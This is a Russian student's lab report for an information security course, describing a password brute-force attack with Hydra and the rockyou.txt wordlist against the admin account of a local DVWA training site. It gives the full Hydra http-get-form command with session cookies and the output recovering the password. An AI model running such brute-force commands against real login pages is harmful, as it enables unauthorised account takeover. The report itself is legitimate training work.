

Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Машков Илья Евгеньевич

Содержание

1	Цель работы	5
2	Задание	6
3	Выполнение лабораторной работы	7
4	Выводы	10
	Список литературы	11

Список иллюстраций

3.1	Распаковка архива со списком паролей	7
3.2	Сайт DVWA и параметры Cookie	8
3.3	Запрос Hydra	8
3.4	Результат	9

Список таблиц

1 Цель работы


Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взял стандартный список паролей `rockyou.txt` для kali linux (рис. 3.1).



```
(iemashkov@iemashkov)-[~]  
$ cd ~/Загрузки  
  
(iemashkov@iemashkov)-[~/Загрузки]  
$ sudo gzip -d rockyou.txt.tar.gz  
[sudo] пароль для iemashkov:  
gzip: rockyou.txt.tar.gz: No such file or directory  
  
(iemashkov@iemashkov)-[~/Загрузки]  
$ sudo gzip -d rockyou.txt.gz  
  
(iemashkov@iemashkov)-[~/Загрузки]  
$
```

Рис. 3.1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта. Для просмотра, копирования и изменения параметров куки я скачал расширение “**Cookie Editor**” (рис. 3.2).




Рис. 3.2: Сайт DVWA и параметры Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. И спустя пару секунд получаем результат (рис. 3.3).

```
(iemashkov@iemashkov)~$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login:H=Cookie:security=medium; PHPSESSID=9266ea30607ba6cdc19a1ebb94727dcb:F=Username and/or password incorrect."
Hydra v0.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 22:11:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login:H=Cookie:security=medium; PHPSESSID=9266ea30607ba6cdc19a1ebb94727dcb:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 22:11:58

(iemashkov@iemashkov)~$
```

Рис. 3.3: Запрос Hydra

Вводим эти данные на сайте DVWA для проверки правильности подобранных логина и пароля. Получаем положительный результат проверки. Все сделано

верно (рис. 3.4).



The screenshot displays the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, a left sidebar contains a list of navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: Brute Force". It features a "Login" section with two input fields labeled "Username:" and "Password:", and a "Login" button. Below the login fields, a message reads "Welcome to the password protected area admin" and a small image of a person with a surprised expression is shown.

Рис. 3.4: Результат

4 Выводы

Приобрёл практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы